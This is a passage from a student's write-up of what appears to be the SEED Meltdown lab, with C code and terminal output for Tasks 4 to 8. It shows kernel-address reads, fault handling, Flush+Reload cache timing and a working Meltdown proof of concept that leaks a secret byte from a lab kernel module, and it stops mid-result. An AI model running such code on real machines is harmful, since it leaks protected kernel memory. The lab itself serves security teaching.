make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[10/10/19]seed@VM:~$ sudo insmod MeltdownKernel.ko
[10/10/19]seed@VM:~$ dmesg | grep 'secret data address'
[ 2829.040354] secret data address:fc640000
[10/10/19]seed@VM:~$ 
```

Explanation:

Fc64 0000 is the address that we store the secret data


Task4: Access Kernel Memory from User Space

Code:



```
#include<stdio.h>
int main() {
        char *kernel_data_addr = (char*)0xfc640000;
        char kernel_data = *kernel_data_addr;
        printf("I have reached here.\n");
        return 0;
}
```

Result:




```
[10/10/19]seed@VM:~$ gcc -march=native task4.c
[10/10/19]seed@VM:~$ a.out
Segmentation fault
[10/10/19]seed@VM:~$ 
```

Explanation:

The program crash. This is expected because our program is a user-level program, which cannot access the kernel memory. The guard, which is the access control logic inside the CPU, will never let us get into the room.


Task5: Handle Error/Exceptions in C

Code:



```c
#include <stdio.h>
#include <setjmp.h>
#include <signal.h>

static sigjmp_buf jbuf;

static void catch_segv()
{
  // Roll back to the checkpoint set by sigsetjmp().
  siglongjmp(jbuf, 1);
}

int main()
{
  // The address of our secret data
  unsigned long kernel_data_addr = 0xfb61b000;

  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  if (sigsetjmp(jbuf, 1) == 0) {
     // A SIGSEGV signal will be raised.
     char kernel_data = *(char*)kernel_data_addr;

     // The following statement will not be executed.
     printf("Kernel data at address %lu is: %c\n",
                    kernel_data_addr, kernel_data);
  }
  else {
     printf("Memory access violation!\n");
  }

  printf("Program continues to execute.\n");
  return 0;
}
```

Result:




```
[10/10/19]seed@VM:~$ gcc ExceptionHandling.c
[10/10/19]seed@VM:~$ a.out
Memory access violation!
Program continues to execute.
[10/10/19]seed@VM:~$ 
```

Explanation:


From the above result, we can see that the program does not crash. It has captured the fault signal, and prints out the corresponding error message

Task6: Out of Order Execution by CPU

Code:




```
/*********************** Flush + Reload ************************/
uint8_t array[256*4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
         printf("The Secret = %d.\n",i);
     }
  }
}
/*********************** Flush + Reload ************************/

void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;
```



```
  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[7 * 4096 + DELTA] += 1;
}

void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown(0xfc640000);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```

Result:




```
[10/10/19]seed@VM:~$ gcc -march=native MeltdownExperiment.c
[10/10/19]seed@VM:~$ a.out
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/10/19]seed@VM:~$ a.out
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/10/19]seed@VM:~$ a.out
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

Explanation:

We can see that array[7*40796 + 1024] is indeed in the CPU cache. That mean the line is executed .


Task7: The Basic Meltdown Attack

1) A Navie Approach



```
/*********************** Flush + Reload ************************/

void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}
```

Result:




```
[10/10/19]seed@VM:~$ gcc -march=native MeltdownExperiment.c
[10/10/19]seed@VM:~$ a.out
Memory access violation!
[10/10/19]seed@VM:~$ a.out
Memory access violation!
[10/10/19]seed@VM:~$ a.out
Memory access violation!
[10/10/19]seed@VM:~$ a.out
Memory access violation!
[10/10/19]seed@VM:~$ 
```

Attack is not successful. Maybe because the check is too fast and interup the out of order execution quickly.


2) Improve the Attack by Getting the Secret Data Cached

Code:



```
int main()
{
   // Register a signal handler
   signal(SIGSEGV, catch_segv);

   // FLUSH the probing array
   flushSideChannel();
   int fd = open("/proc/secret_data", O_RDONLY);
   if (fd < 0) {
         perror("open");
         return -1;
   }
   int ret = pread(fd, NULL, 0, 0);

   if (sigsetjmp(jbuf, 1) == 0) {
       meltdown(0xfc640000);
   }
   else {
       printf("Memory access violation!\n");
   }

   // RELOAD the probing array
   reloadSideChannel();
   return 0;
}
```

Result:




```
[10/10/19]seed@VM:~$ gcc -march=native MeltdownExperiment.c
[10/10/19]seed@VM:~$ a.out
Memory access violation!
[10/10/19]seed@VM:~$ a.out
Memory access violation!
[10/10/19]seed@VM:~$ 
```

Explation:

Not succeed.

3) Using Assembly Code to Trigger Meltdown

Result:



```
[10/10/19]seed@VM:~$ gcc -march=native MeltdownExperiment.c
[10/10/19]seed@VM:~$ a.out
Memory access violation!
[10/10/19]seed@VM:~$ a.out
Memory access violation!
[10/10/19]seed@VM:~$ a.out
Memory access violation!
[10/10/19]seed@VM:~$ a.out
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/10/19]seed@VM:~$ a.out
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/10/19]seed@VM:~$ 
```


Explanation:

We get the secret number 83 which is ASCII value of letter S. When increase the number of loops, the attack probability is higher. When decrease the number of loops, the attack probability is lower.

Task8: Make the Attack More Practical

Code:Change the address from 0xfc640000 to 0xfc640007

Result:



```
[10/10/19]seed@VM:~$ gcc -march=native MeltdownAttack.c
[10/10/19]seed@VM:~$ a.out
The secret value is 83 S
The number of hits is 982
[10/10/19]seed@VM:~$ gcc -march=native MeltdownAttack.c
[10/10/19]seed@VM:~$ a.out
The secret value is 69 E
